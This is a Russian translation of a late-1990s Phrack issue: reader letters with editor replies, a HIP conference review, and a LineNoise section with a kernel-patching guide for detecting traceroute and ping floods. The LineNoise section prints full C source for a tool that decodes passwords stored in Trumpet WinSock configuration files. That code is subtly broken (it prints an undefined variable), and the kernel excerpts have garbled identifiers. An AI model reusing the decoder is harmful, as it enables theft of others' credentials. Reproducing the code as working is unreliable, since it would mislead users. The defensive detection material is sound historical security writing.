Так вот, отличная работа в выпуске 50, всегда приятно читать, и в статье 12, от Sideshow Bob, мне стало интересно насчёт команды «tail». Такой полезной утилиты у меня нет, и хотелось бы знать, где её достать. Ещё: статья о Skytel мне немного напоминала рекламу. Ничего против, всё равно интересно узнать историю Skytel и о всяких крутых вещах, но мне хотелось бы узнать, не показалось ли кому-нибудь ещё, что это подробная реклама. Но если вы поможете с командой tail — буду очень благодарен.
Joel Thomas

[Стандартная утилита GNU. Попробуйте любой unix-компьютер поблизости.]

0x26>----------

Добрый день,
Я пользователь компьютера в Кэмплонге, Тимор. У меня ограниченный доступ
в интернет, так как из дома это международный звонок. Я скачал ваши выпуски
46-50 и ещё не прочитал все, но то, что вижу, выглядит хорошо.
Мне нужна от вас программа UUENCODER, чтобы можно было извлечь вложенные файлы.

[Стандартный инструмент оболочки GNU. Есть на любом Unix-хосте.
Поищите в вебе версию для Windows.]

Я также не понимаю, как извлечь .c-файлы из текстовых
файлов (файлов?).

[Как написано в заголовочном файле: gcc -o extract extract.c

затем `extract filename`]

Я не программист на C, но мой папа — программист.

[Приятно слышать.]

Мне нужен PGP. Хотя моя сторона интернета в безопасности — никто не читает
чужие письма (сисоп слишком туп или что-то вроде того, чтобы даже думать
об этом) — я хочу, чтобы моя почта доходила куда надо непрочитанной.
Где найти бесплатную копию PGP?

[Поищите в вебе.]

0x27>----------

.. смешат меня. Отличное социальное порно в разделе читательских писем.
Продолжайте комментировать. Скоро начну орать.

Кстати, парень из Словакии, возможно, захочет связаться с Биллом Скуайром
по поводу информации о программаторах смарт-карт; насколько я помню, он
любит возиться с этими электронными устройствами.

Ещё одно — я думал, что DC теперь занимается только виолончелью? По всем
новостям он начал хакерством лишь потому, что кто-то её изуродовал?
Интересно, следовало ли мне использовать то же самое в своём деле:
«Я признаю себя невиновным, господин магистрат, но никчёмные курсы
университета вынудили меня к этому.» Что ж, все средства хороши, наверное..

Вкусно.

-я.

0x28>----------

Это ответ на p48-02, в котором некий «Mr. Sandman» изверг одиннадцать
абзацев откровенной дезинформации. Вместо того чтобы разбирать его письмо
по пунктам, я кратко изложу, что в нём было не так, и приведу несколько
фактов для уточнения ситуации.

KoV никогда не касался Skidmore. Это подтвердит каждый, кто был в группе.
И не просто следуя старому принципу «ничего не признавай, всё отрицай».
На самом деле мы НИКОГДА к нему не прикасались.

Оглядываясь назад, мне кажется очень странным, что некто из Нью-Йорка
претендует на осведомлённость о внутренней работе сугубо регионального
[Коннектикут] хакерского коллектива. Хотя мы не были особо ксенофобны,
мы явно не стремились раскрывать информацию о себе кому-либо за пределами
группы (а тем более — штата). Это объясняет, почему письмо Mr. Sandman
было набито невыносимо смехотворной ложью, очевидным продуктом
завистливого и обиженного постороннего.

Один момент, который нужно прояснить: мы явно не были «кучкой эгоистичных и незрелых преступников», как хочет представить Mr. Sandman. Главной задачей KoV было не «взламывать университеты» и не «раздувать собственную значимость». Мы существовали прежде всего для того, чтобы объединить то, что в то время было чрезвычайно разобщённой сценой. Склоки и внутренние конфликты среди немногих настоящих хакеров, которые ещё были, вели к критическому развалу на фундаментальном уровне. Нужно было срочно что-то делать. Желая объединить единомышленников (не только с хакерской точки зрения, но и в плане анархо-либертарианской философии и идеологии), я основал KoV с намеренно юмористическим смыслом за аббревиатурой. Это оказалось почти мгновенным успехом, и со временем я определённо добился всего, что задумывал, и даже больше.

Нынешнее состояние «коннектикутской хакерской сцены» (за неимением лучшего термина) сильно отличается от того, каким оно было летом 1994 года. Люди сотрудничают, работают вместе, и бесконечные «гражданские войны», которые терзали нас тогда, сегодня практически в прошлом. Думаю, я вправе приписать KoV заслугу в том, что те проблемы теперь стали лишь воспоминанием. Меня очень расстраивает, когда анонимные провокаторы вроде Mr. Sandman пытаются обесценить всю работу, которую мы проделали, чтобы прийти к этому, не имея ни малейшего представления о том, чем мы были (и остаёмся) на самом деле. Возможно, ему и ему подобным пошли бы на пользу такие группы, как KoV. Потому что сколько бы я ни думал о нём и его поступках...

«Чем больше мы воюем между собой,
тем меньше угрозы мы представляем для системы.»

• Valgamon
Sat Jun 07 15:49:25 EDT 1997

0x29>----------

Чё как.

Я, типа, хакер/фрикер со старых времён (1984 год)

Первый мой BBS был на Atari с флоппи-диском и 64 килобайтами!

Сейчас занимаюсь рэп-музыкой и актёрским мастерством, живу в Лос-Анджелесе (родом из западного NY), веду 900-номера и взрослые сайты.

Смотри, мне нужны две вещи:

#1: FTP-пространство для взрослых пикчурок (не очень важно, у моего хостера неограниченное пространство, но нет возможности анонимного FTP)

#2: Windows NT или Unix

Поможете??

Есть Broom (музыкальный софт) — готов обменять

[Обменяем тебе Unix на рэп-песню про Phrack и роль в кино для route.]

0x2a>----------

Это по поводу первой части вашего «FAQ по атакам на PGP», где говорится о времени, необходимом для брутфорса IDEA. Возможно, я излишне параноидален (нет...) или просто перфекционист, но хочу указать на две вещи:

1) Небольшая ошибка в математике?

2) «Что касается современных технологий.»

«Как всем известно, размер ключевого пространства IDEA — 128 бит.
В десятичной записи это:

340 282 366 920 938 463 463 374 607 431 768 211 456.

Чтобы найти конкретный ключ, нужно в среднем перебрать половину ключевого пространства. То есть 127 бит:

170 141 183 460 469 231 731 687 303 715 884 105 728.

Если бы у вас было 1 000 000 000 машин, каждая из которых может проверять 1 000 000 000 ключей/сек, даже им потребовалось бы больше времени, чем существует вселенная — плюс ещё немного — чтобы найти ключ. IDEA, с точки зрения современных технологий, не уязвима к брутфорс-атаке, чисто и просто.»

Небольшая ошибка в математике

Ок, разберём математику. Для простоты предположим, что у нас только одна машина, проверяющая 1 000 000 000 ключей/сек. Количество секунд, которое потребуется этой машине для перебора половины ключевого пространства и нахождения верного ключа, составит
170 141 183 460 469 231 731 687 303 715 884 105 728 делить на
1 000 000 000. Это даст 170 141 183 460 000 000 000 000 000 000
секунд максимального времени поиска до нахождения ключа. Это, в свою очередь, 2 835 686 391 010 000 000 000 000 000 минут =
47 261 439 850 100 000 000 000 000 часов =
1 969 226 660 420 000 000 000 000 дней = 5 395 141 535 400 000 000 000
лет = приблизительно 5,395 секстиллиона лет. Если таких машин
1 000 000 000, как вы предполагаете, то лет, необходимых для успешного брутфорса, будет 5 395 141 535 400 000 000 000 /
1 000 000 000 = 5 395 141,5354. Итак, вопрос: вы имеете в виду, что
1 000 000 000 машин действуют как единое целое, или каждая из машин независимо работает со скоростью 1 000 000 000 ключей/сек, совместно достигая скорости (1 000 000 000) * (1 000 000 000) =
1 000 000 000 000 000 000 ключей/сек? Если первое — вы правы, говоря, что «даже этим машинам потребуется больше времени, чем существует вселенная», поскольку понадобится около 5,395 секстиллиона лет (учёные оценивают возраст вселенной примерно в 15 миллиардов лет). Если второе — времени потребуется значительно меньше — около 5,395 миллиона лет... что можно сравнить с удвоенным сроком существования человечества на Земле или небольшой долей времени, которое прожили динозавры.

[Хм. Разбирайтесь со Шнайером.]

«Что касается современных технологий.»

Насколько далеко зашли современные технологии? Суперкомпьютер Intel/Sandia Teraflops может выполнять 1,06 триллиона операций с плавающей запятой в секунду (см. http://www.intel.com/pressroom/archive/releases/cn121796.htm).

Предполагая,

[Имейте в виду, что факторизация и перебор ключей — это операции на целых числах, а не операции с плавающей запятой.]

что одна из этих «инструкций» может оперировать переменной, скажем, около 28-й степени числа с плавающей запятой, то без учёта операций чтения/записи система может выполнять поиск со скоростью 1,06 триллиона ключей/сек. Это даёт общее время поиска (до успешного попадания) в 170 141 183 460 469 231 731 687 303 715 884 105 728 / 1,06 триллиона = 160 510 550 434 000 000 000 000 000 секунд = 5 089 756 165 470 000 000 лет или 5,089 квинтиллиона лет... всё равно астрономически много даже на самой быстрой из публично известных систем. Этот суперкомпьютер Intel/Sandia Teraflops состоит из 9200 процессоров Pentium Pro с тактовой частотой 200 МГц. Поскольку их не нужно покупать с наценкой и они производятся с нуля для собственных нужд, допустим, что каждый чип стоил 500 долларов плюс незначительные затраты на оперативную память и работу. При 9200 чипах система обошлась бы примерно в 4 600 000 долларов. Практический вопрос: если федеральный налог составляет 28% с годового дохода 80 000 долларов, куда уходят все деньги? Допустим, миллиард долларов в десятилетие идёт АНБ на строительство чего угодно. Если система из 9200 чипов стоит 4 600 000 долларов, то простая алгебра показывает: на миллиард долларов АНБ могло бы купить примерно 2 миллиона процессоров Pentium Pro на 200 МГц. Если система из 9200 чипов делает 1,06 триллиона ключей/сек, то система из 2 миллионов чипов была бы способна примерно на 230 434 782 609 000 ключей/сек или около 230 триллионов ключей/сек. Теперь допустим, что АНБ достаточно умно не покупать дрянные x86-чипы, а берёт 500 МГц DEC Alpha RISC. Это на 300 МГц, или в 3/5 раза быстрее, чем 200 МГц Pentium Pro приблизительно. Значит 230 триллионов + (230 триллионов * 3/5) = 368 695 652 174 000 или 368 триллионов ключей/сек. Исходный расчёт даёт, что время успешного поиска составит 170 141 183 460 469 231 731 687 303 715 884 105 728 / 368 695 652 174 000 = 461 467 832 499 000 000 000 000 секунд = 14 633 048 975 700 000 лет. Ок, отлично... итак, мы пришли к 14,6 квадриллиона лет, что означает: по крайней мере теперь мы можем очень повезти и попасть на нужный ключ при определённой степени безумия. Но мы дали АНБ лишь миллиард долларов в десятилетие. Будем особо параноидальны и предположим, что правительство так обеспокоилось ядерными террористами, передающими зашифрованные сообщения, что АНБ получило ТРИЛЛИОН долларов на создание системы. Это делит всё уравнение на тысячу, сводя время поиска к 14 633 048 975 700 годам или 14,6 триллиона лет... ВСЁ РАВНО нелепо. Ок, допустим теперь мы даём АНБ СТО ТРИЛЛИОНОВ ДОЛЛАРОВ, таким образом деля время поиска на 100, получаем 146 330 489 757 лет, что примерно в десять раз больше возраста вселенной. Но если бы 1 000 000 000 таких машин работали одновременно, время поиска составило бы 146,330489757 лет. Но если бы каждый RISC-процессор был заменён небольшим элементом нанотехнологии, каждый в 100 раз быстрее альфа-чипов, — получаем 1,46330489757 года. Вот вам: секретные нанотехнологии, сто триллионов долларов и ОГРОМНОЕ количество земной поверхности, всё умноженное на 1 000 000 000 — и вы взломали IDEA за год с небольшим брутфорсом. Не буду вдаваться в утомительные расчёты, но объект с площадью поверхности двух наших лун приблизительно вместил бы этот комплекс. Про хранение всех ключей... этот накопитель был бы больше Солнечной системы и так далее — просто генерируйте ключи с использованием

того же ГПСЧ, что и в брутфорс-атаке... тогда потребуется втрое больше инструкций (запись для генерации, чтение, запись для сравнения), то есть время поиска умножается на три. Технически это возможно... но экономика и территория не работают.

[Теоретически — наверное. Но ты по сути только что доказал, что это нецелесообразно.]

--gKHAN

0x2b>---

Отрывок в P50, раздел 02 журнала, за авторством Xarthon, озаглавленный

> *Ещё один баг Lin(s)ux! «IP_MASQ не проверяет, находится ли пакет в немаршрутизируемом диапазоне.» «В итоге: вы можете спуфить, как будто находитесь внутри сети, находясь снаружи.»*

настолько неполон, что я бы почти назвал это ложью. Единственный способ, которым Linux мог бы это делать — если человек, настраивающий IP-Masq, выдал команду «ipfwadm -F -p masquerade», а в HOWTO по IP-Masq явно написано, что делать это НЕ следует именно по этой причине. Мой ответ Xarthon и всем прочим, кто делает глупости вроде оставления открытого 19 порта: Linux отстой ровно настолько, насколько ты сам. Иными словами — не будь кретином, и не придётся жаловаться, что он отстой.

Swift Griggs | Системный администратор UNIX

0x2c>---

Привет,

У меня вопрос по поводу некоего аппаратного обеспечения, которое оказалось в моём распоряжении. Так как на этом устройстве нет никаких указаний на его предназначение, я понятия не имею, что оно делает. Вот описание коробки; надеюсь, вы сможете сообщить больше о том, для чего это устройство:

Описание:
• Светло-серый прямоугольный корпус (13 × 9 × 3 см)
• На передней панели: один зелёный светодиод, разъём с надписью «SCANNER» и маленькая дверца, за которой два набора DIP-переключателей (2 × 8, обозначены «DIPSW1» и «DIPSW2»)
• На задней панели: три разъёма: RJ4-подобный разъём (только 6 линий вместо 4; выглядит как разъём для терминала Memorex), обозначенный «A»; стандартный IBM-PC клавиатурный разъём, обозначенный «B»; и маленький (9-контактный) последовательный разъём, обозначенный «C»
• Снизу наклейка с серийным номером, штрих-кодом и «Made in Taiwan»
• На печатной плате — микросхемы Sony, Philips и Texas Instruments
• Также есть один съёмный EPROM производства AMD с наклейкой «V2.61 CS:EF88»

Я обнаружил, что стандартная клавиатура, подключённая к разъёму B, при KBD-to-RJ-шнуре в разъёме A позволяет разместить коробку между клавиатурой и клавиатурным портом; поэтому моя первая догадка — это какое-то фильтрующее устройство. Но это не объясняет наличие последовательного разъёма и разъёма «SCANNER».

Так что же это такое?

-lucipher.

[Читатели?]

0x2d>----------

Привет, друзья. Я новичок из Китая, читал Phrack Magazine.
К своему удивлению, я до сих пор не смог скомпилировать ни одной программы.
Написал авторам, но сервер сообщает, что такого пользователя нет.
Например, phrack-49-15 описывает сканирование TCP-портов, но я не могу
найти ip_tcp.h; другая статья рассказывает, как угадывать пароли, и говорит,
что программа требует только ANSI-компилятор, но у меня тоже не получается.
О боже.
Я использую SunOS, gcc. Мне нужна ваша помощь, спасибо.

С уважением,
keven zhong

[Здесь в Phrack мы используем TheDraw для ANSI-компиляторов.
Надеюсь, это отвечает на ваш вопрос.]

0x2e>----------

Пишу только затем, чтобы сказать спасибо всем хакерам, представляющим Phrack
и упорно работающим, чтобы держать его на плаву — вы действительно поддерживаете
жизнь нового поколения. Если бы не Phrack, я бы, наверное, никогда не захотел
тратить время на компьютеры — техническая информация здесь первоклассная
и намного лучше большей части дерьма, которое встречается. Предлагаю, может,
иногда писать больше материала для новичков — это действительно важно,
потому что большинство людей, незнакомых с терминами, полностью теряются.
Здесь в Монреале (514) большинство людей думают, что хакинг — это
распространение вирусов или заливка дрянных троянов, никакого разговора
о Unix или сетях нет. Нам реально нужна помощь здесь, сцена практически
мертва, и большинство новичков не имеют никакой поддержки, чтобы начать.
В общем, просто хочу сказать: продолжайте в том же духе, это очень ценится.
--

Return Address: Dave.Conway@claw.mn.pubnix.net
Standard disclaimer: The views of this user are strictly his/her own.

[Спасибо, если кто-нибудь крутой есть в Монреале — напишите этому
парню и возродите свою сцену.]

EOF

PHRACK 51 — LINENOISE (Шумы на линии)

Автор: Various (разные авторы)

0x1 — Обзор H.I.P.

**

Из всех конференций, на которых мне довелось побывать (а их было немало), Hacking In Progress была, определённо, самой крутой и самой сюрреалистичной хакерской тусовкой из когда-либо виденных. Это было истинно европейское мероприятие, хотя несколько человек прилетело и из США. Атмосфера была карнавальная. Всё напоминало старомодную конференцию, где люди собирались встретиться лицом к лицу, обменяться идеями и просто от души повеселиться.

Около 2500 человек приняли участие: хакеры, художники, представители СМИ, полиция… полная мешанина культур и идей.

HIP был сущим праздником для гиков. По всему кемпинговому лагерю были протянуты компьютерные сети. По утрам (когда я вообще спал) меня будило щебетание птиц и звук загружающейся Windows 95. По вечерам я сидел у костра, болтая с приятелями, пока хардкорщики рубились в DOOM и обменивались варезом.

Днём проводились различные мероприятия. В одной палатке шли занятия по взлому замков. В другой группа астрономов установила телескопы, подключённые к компьютеризированному оборудованию слежения за данными, с которого можно было распечатывать результаты. Шифропанки развернули собственную палатку, куда я периодически заглядывал поболтать и выпить чего-нибудь холодного.

Была организована видеосвязь с HOPE, но она рухнула и была заброшена. В главном шатре читались лекции на привычные для хакерской аудитории темы: компьютерная безопасность, юридические аспекты взлома, анонимный ремейлинг, криптография и прочее. Стояла жуткая жара, и мой расплавленный мозг с трудом мог ни на чём сосредоточиться. Большую часть времени я проводил снаружи в тени или в палатке-баре, разговаривая с людьми — то с кем-то наедине, то в небольших группках.

В воскресенье таксофоны загадочным образом вышли из строя и работали лишь для звонков в экстренные службы. Однако если набрать нидерландский аналог 911, на линии появлялся тоновый сигнал, так что можно было звонить куда угодно в мире бесплатно. По официальной версии — «программная ошибка» нидерландской телефонной компании.

Проводились также небольшие интерактивные мастер-классы. И хотя технические лекции были весьма интересны, моим любимым мероприятием стал йо-йо мастер-класс Паделуна. Помимо того что мне досталось на память само йо-йо, сам мастер-класс был откровенным перформативным абсурдом. Если знаешь контекст — поймёшь. Паделун — член немецкой группы FOEBUD. Эти люди реализуют поистине блестящие проекты и крайне политически ангажированы. Один из их проектов — развёртывание сетей в годы войны на территории бывшей Югославии. Они также занимаются распространением PGP в группах, живущих в странах с авторитарными режимами. Не каждому под силу провести подобный мастер-класс. Это была высокая ирония. Когда я подошёл, занятие уже шло, и я поймал фразу: «Йо-йо отлично подходит для социальной инженерии — с йо-йо тебя никто не принимает за угрозу». Учитывая, что в зале присутствовал начальник отдела

компьютерных преступлений Нидерландов, мне показалось это весьма забавным.

Атмосфера на HIP была по-настоящему позитивной. Европейское понимание хакинга всегда было шире американского. Европейцы принимают идею «социального взлома» — не хакинга в смысле Unix, а в смысле ниспровержения технологии: будь то пиратское радио, взлом смарт-карт, социальная инженерия против федералов… или что угодно ещё. В отличие от некоторых конференций последних лет, атмосфера на HIP была по-настоящему зрелой. Никакой молодёжи, крушащей всё вокруг; не было лестниц, которые заливали бы водой; никто не срабатывал пожарные сигнализации и не устраивал вандализм от скуки. В целом люди, которые туда приехали, относились к мероприятию и его организаторам с большим уважением — а значит, никто из виденных мной не вёл себя как полный идиот, и никто не выгнал бы это мероприятие из города.

Лично для меня блестящим было встретить там людей и услышать о некоторых из самых свежих проектов, которые они ведут. С момента последнего подобного мероприятия (HEU, «Hacking at the End of the Universe», проходившего в том же месте в 1993 году) хакерская сцена изменилась.

Одно отличие бросилось мне в глаза сразу: женщин было ровно столько же, сколько мужчин. И это были не подружки или «хакерши для галочки», а женщины, всерьёз осваивающие технологии и использующие их для различных проектов.

Фелипе Родригес, один из основателей Hack-tic вместе с Ропом Гонгрипом ещё на заре голландской хакерской сцены, всегда оставался активным на политическом фронте: «Для нас многое изменилось. Раньше нас называли преступниками и считали террористами. Теперь мы консультируем Министерство юстиции. Мы единственные, кто здесь разбирается в технологиях».

Родригес также полагает, что взлом по-прежнему является полезным инструментом в таких странах, как Перу или Сербия, где государство несправедливо и граждане вынуждены «защищаться сами». Эта позиция сделала его непопулярным среди спецслужб, считающих бывший Hack-tic ещё более опасным теперь, когда он обрёл влияние в деловом сообществе Голландии.

Хотя многое изменилось с ранних дней хакинга, европейская сцена, похоже, стала чем-то более зрелым. «Хакерская сцена теперь — это очаги культуры. Есть альтернативные медиа, старая хакерская культура, Unix-хакеры, IRC, даже астрономы со своей компьютерной культурой. Теперь это для всех людей — вот почему мы называем это "Hacking in Progress": мы прогрессировали».

Подводя итог: HIP был фантастическим. Было блестяще увидеть в одном месте большинство людей, которых я знаю по европейской сцене, и познакомиться с новыми людьми, с которыми я определённо буду поддерживать связь в ближайшие годы. Очень жду следующего! Если хотите посмотреть фотографии и другие материалы — загляните на сайт HIP: www.hip97.nl.

0x2 — Кому следует

Кому следует

До моего сведения дошло, что люди начинают забывать, что такое хакинг. Я говорю не о свободе информации и не о стремлении к знаниям. Я говорю о том факте, что это незаконно и противоречит закону. Я постоянно слышу: «Такого-то накрыли — надо протестовать! Пусть Hacker Defense Fund(TM) поможет нам!»

Эй, пора просыпаться. ВЫ ЯВЛЯЕТЕСЬ ПРЕСТУПНИКОМ, ЕСЛИ ВЗЛАМЫВАЕТЕ БЕЗОПАСНОСТЬ САЙТОВ / ТЕЛЕФОННЫХ СИСТЕМ / И Т. Д.

Это не возмущённая тирада — просто заметка о том, что пора взять на себя ответственность.

— Некто

0x3 — Взломщик паролей Trumpet WinSock

```
/*
   TRUMPET WINSOCK PASSWORD HACKER by DOCTOR JEEP 11/96

       erode@avana.bbs.comune.roma.it

   written for Turbo C 2.0 (C) (old but cheap :) )

   The author doesn't take any responsabilities for any proper/improper use of
   this program.
*/

/* END OF FILE by Doctor Jeep */

<++> winsock_passwd_hack.c
#include <stdio.h>
  unsigned char
spazio[21]={88,75,55,47,114,66,87,92,35,68,69,87,101,38,122,123,45,117,74,78};
  unsigned char name[34], fono[33], passc[33],riga[33],passd[23];
  unsigned char user[11]="$username=", tele[9]="$number=",
pass[11]="$password=";

  FILE *f1;
  int i,v,c,k;

decodi (int ver) {
  int ls,b;
  if (ver==20) ls=10;
  if (ver==21) ls=11;
  b=strlen(passc);
  for (i=ls;i<b;i++) {
      v = passc[i];
      v = v + 32 - spazio[i-ls];
      if (v < 32) v = v + 96;
      if (i-10<21) passd[i-ls] = v;
  }
}

scrivi(int n, int st, unsigned char str[], char messaggi[])
  {
  c=strlen(str);
  printf("%s",msg);
  for(k=n;k<c-st;k++) {
     printf("%c",str[k]);
  }
  printf("\n");

}

main (argc,argv)
  int argc;
  char *argv[];
  {
  printf("\n\nTrumpet Password Hacker by Doctor Jeep 96  NO (C)\n\n");
  if(argc!=2) {
    printf ("Specify the trumpet .ini file with his path \n");
    exit(1);
  }

  f1=fopen(argv[1],"r");
  if (f1==NULL) {
      printf("\nUnable to open configuration file");
```

```
        exit(1);
    }

    printf("\n");
    while(!feof(f1))
    {
        fgets(riga,32,f1);
        if (strspn(riga,pass)==10) strcpy(passc,riga);
        if (strspn(riga,user)==10) strcpy(name,riga);
        if (strspn(riga,tele)==8) strcpy(fono,riga);
    }
    fclose(f1);



    scrivi (8,1,fono,"Server's Tel. #: ");
    scrivi (10,1,name,"Username: ");
    decodi (20);
    scrivi (0,1,passd,"Trumpet 2.0 password: ");
    decodi (21);
    scrivi(0,3,passd,"Trumpet 2.1F password: ");
  }
  <-->
```

0x4 — Инструменты для (параноидальных?) пользователей Linux

by whynot AKA baldor

-> для понимания этой статьи необходимы базовые знания TCP/IP <-

В последнее время участились не только атаки на крупные / коммерческие серверы и машины с быстрыми каналами связи, но даже пользователи с коммутируемым подключением подвергаются атакам или слежке. Хороший пример — программа winnuke.c, опубликованная на BugTraq и активно применявшаяся на практике. Хотя подобные атаки и не столь «опасны», как удары по крупным серверам, это может здорово раздражать, когда какой-то идиот то и дело пытается вас взломать / положить вашу машину / тормозить вас.

Большинство дистрибутивов Linux отреагировали на это, заставив свои серверы telnet/ftp/прочее логировать каждое обращение. Таким образом можно легко добавлять назойливые хосты в /etc/hosts.deny. Но, на мой взгляд, как минимум двух вещей по-прежнему не хватает — о них я и хочу поговорить подробнее.

1. Обнаружение трассировок

Traceroute — очень мощная команда, часто используемая для определения местоположения трассируемого компьютера и сети, к которой он подключён. По ряду простых причин вы *не можете* просто сделать невозможной трассировку вас, поэтому лучшее, что можно сделать, — обнаружить *факт* трассировки, выяснить *кто* вас трассировал, и немного его запутать.

1.1 Как работает traceroute?

В своей основе traceroute просто отправляет IP/UDP зондирующие пакеты на указанный хост. Чтобы выяснить, по какому маршруту идёт пакет (через какие хосты он проходит), traceroute использует поле TTL (time to live) заголовка IP. Это поле задаёт верхний предел числа

маршрутизаторов, через которые может пройти пакет, прежде чем будет отброшен. Каждый маршрутизатор при получении пакета уменьшает значение поля на единицу — вплоть до нуля. Как только это происходит, маршрутизатор отправляет отправителю пакета (то есть хосту, запустившему трассировку) сообщение ICMP TIME_EXCEED.

Итак, стратегия traceroute по отслеживанию пути пакета состоит в том, чтобы отправлять пакеты на целевой хост, помещая в поле TTL возрастающее значение (начиная с 1). Если какой-либо хост сообщает ICMP TIME_EXCEED, traceroute выводит его адрес и время, прошедшее с момента отправки IP/UDP зондирующего пакета до получения ICMP TIME_EXCEED. После этого он формирует новый зондирующий пакет со значением TTL на единицу больше предыдущего.

Traceroute продолжает это делать, пока не получит пакет ICMP PORT_UNREACHABLE с целевого адреса или не будет достигнуто максимальное число хопов (по умолчанию 30).

Чтобы разобраться в этом, рассмотрим UDP-часть описанного пакета. Чтобы как-то определить, что пакет наконец достиг целевого хоста и дальше идти не нужно, traceroute использует протокол UDP без установки соединения. UDP-часть зондирующего пакета адресована на порт, который почти никогда не используется (практически во всех Unix-реализациях — 33434 плюс значение TTL из IP-пакета). Поскольку (в норме) на порту 33434 (и выше) ничего не слушает, целевой хост посылает обратно сигнал ICMP PORT_UNREACHABLE, сообщающий traceroute, что он достиг цели и может прекратить отправку пакетов.

Поскольку стратегия traceroute несколько запутана, вот (несколько упрощённый) пример. Предположим, вы — хост «source» и трассируете путь до хоста «target».

```
source:/root # traceroute target
traceroute to target (134.2.110.94), 30 hops max, 40 byte packets
```

Теперь source отправляет зондирующий пакет на target (порт 33434) с TTL=1. Пакет проходит через «some_host», маршрутизатор уменьшает TTL пакета. Обнаружив, что пакет «истёк» (TTL=0), маршрутизатор отправляет source сообщение ICMP TIME_EXCEED. Traceroute использует информацию из этого пакета для вывода данных о первом хосте, через который проходят пакеты к target:

```
1  some_host (142.45.23.1) 2.456 ms
```

Source отправляет ещё один зондирующий пакет, на этот раз TTL=2 и порт 33434+1=33435. В ответ приходит ещё один пакет ICMP TIME_EXCEED, на этот раз от another_host:

```
2  another_host (142.45.10.1)  3.983 ms
```

Третий зонд имеет TTL=3 и адресован на порт 33436. Traceroute получает обратно ICMP PORT_UNREACHABLE от «target»:

```
3  target (142.45.10.13) 4.032 ms
```

Готово! Traceroute выполнил свою задачу и завершается.

```
source:/root #
```

Обратите внимание: по умолчанию traceroute отправляет три пакета с одним и тем же TTL (каждый на последовательно увеличивающийся номер порта), чтобы точнее определить время ответа хоста. На практике вывод traceroute выглядит примерно так:

```
traceroute to localhost (127.0.0.1), 30 hops max, 40 byte packets
 1  localhost (127.0.0.1)  1.983 ms  1.304 ms  0.934 ms
```

1.2 Стратегия детектора трассировки

Зная принцип работы traceroute, обнаружить его очень просто. Достаточно создать сокеты, прослушивающие порты 33434 и выше, и реагировать при получении любых пакетов. Можно даже попытаться угадать, сколько хопов отделяет трассирующий хост, вычитая 33434 из номера порта, на который пришёл пакет, и деля результат на три.

Прослушивание порта, на который traceroute отправляет зондирующий пакет, даёт и забавный побочный эффект: traceroute не получит ни ICMP TIME_EXCEED, ни ICMP PORT_UNREACHABLE. Поэтому он зависнет в ожидании ответа и поставит звёздочку в запись о вашем хосте. Из-за тайм-аута traceroute *не* поймёт, что уже достиг цели, и продолжит отправку зондирующих пакетов — вплоть до достижения максимального числа хопов.

С запущенной программой detecttr (слушающей порты 33434–33434×30×3) traceroute localhost будет выглядеть примерно так:

```
schnecke:/root # traceroute localhost
traceroute to localhost (127.0.0.1), 30 hops max, 40 byte packets
  1  * * *
  2  * * *
  .
  .
  .
  30 * * *
```

1.3 Проблемы обнаружения трассировок

Единственная проблема с обнаружением трассировок заключается в том, что кто-то может выбрать другой базовый номер порта вместо стандартного или применить иную технику. Впрочем, я никогда не видел, чтобы кто-то так делал. Так что если вас трассирует просто обычный идиот (или доморощенный «hAx0r»), шансы обнаружить его весьма высоки.

Если вы *действительно* параноидально относитесь к трассировкам, не стоит полагаться только на порты — лучше отредактируйте файл, обрабатывающий UDP-пакеты: `/usr/src/linux/net/ipv4/udp.c`

(ВНИМАНИЕ: этот файл является частью ядра. Для вступления изменений в силу необходимо перекомпилировать ядро.)

Вставьте строку:

```
printk(KERN_INFO "UDP: packet sent to unreachable port by %s !\n",
                                                 in_ntoa(daddr));
```

перед строкой 833:

```
ICMP_send(ski,ICMP_BEST_UNTEACH, ICMP_PORT_UNTEACH, 0, de);
```

Это заставит систему логировать *все* запросы к недостижимым портам, доставленные через протокол UDP. Обратите внимание, что забавный эффект из раздела 1.2 при этом проявляться не будет (что может быть и преимуществом).

К слову: будьте осторожны, редактируя ядро — оно вам ещё понадобится :)

1.4 Пример реализации

detecttr.c — см. конец этого файла.

2. Обнаружение пингов

В последние несколько месяцев вокруг ping было много разговоров, поскольку его часто использовали для передачи пакетов чрезмерного размера другим хостам, что приводило к сбоям. Хотя этот баг уже исправлен на большинстве хостов, ping по-прежнему активно применяется для замедления пользователей, подключённых к сети через модемную линию, — вплоть до того, что те сами теряют соединение из-за огромных задержек.

Вы *не можете* запретить людям пинговать вас (не попросив ISP заблокировать все запросы ICMP_ECHO на ваш хост) и тем самым создавать трафик на вашей модемной линии. Однако вы реально можете обнаружить *кто* вас пингует, определить размер пинг-пакета и решить не отвечать (это *может* снизить трафик через модем до двух раз).

2.1 Как работает ping и как с его помощью замедляют других?

Упрощённо: ping отправляет пакет с ICMP_ECHO и некоторыми данными на целевой хост, который отвечает пакетом ICMP_ECHOREPLY, содержащим отправленные данные (с изменением лишь нескольких полей).

Обычно ping ждёт около 1 секунды перед отправкой следующего ICMP_ECHO. Во многих реализациях ping это ограничение можно обойти и запустить «flood ping», который *не ждёт*, а отправляет пакеты так быстро, как только возможно. Если выбрать большой размер пинг-пакета и пинговать жертву с хоста с быстрым подключением (T1 или Ethernet), это создаст огромный трафик на модемной линии жертвы и полностью заблокирует её.

2.2 Как обнаружить пинг и защититься от флуда?

Поскольку пинг — не что иное, как ICMP_ECHO с некоторыми добавленными данными, можно просто перехватить его, извлечь адрес отправителя и размер пакета и решить, отвечать ли на него. При обычных (не флудовых) пингах отказ от ответа снижает объём данных, передаваемых через модемную линию. Но если кто-то устраивает flood ping, отказ от ответа мало что даёт: входящие пинг-пакеты сами по себе, скорее всего, создадут достаточно трафика, чтобы вас замедлить (если только хост, с которого идёт флуд, не имеет медленного подключения). Впрочем, попробовать всё равно стоит.

2.3 Пример реализации

Обработка ICMP_ECHO осуществляется в ядре. Отредактируйте файл `/usr/src/linux/net/ipv4/icmp.c` и найдите раздел «Handle ICMP_ECHO». Эти 16 строк кода — всё, что нужно изменить, чтобы защититься от / обнаружить ping-флуды.

Если немного знаете C, легко заметите, что существует директива `CONFIG_IP_IGNORE_ECHO_REQUESTS`, которую можно задать, чтобы ядро просто игнорировало все входящие запросы ICMP ECHO_REQUEST. Но мы хотим быть более избирательными — логировать все пинги, приходящие на нашу машину. Для этого вставьте строку:

```
printk(KERN_INFO "ICMP: pinged by %s, packetsize = %d \n",in_ntoa(saddr),
                                                    icmp_param.data_len);
```

перед `#endif`.

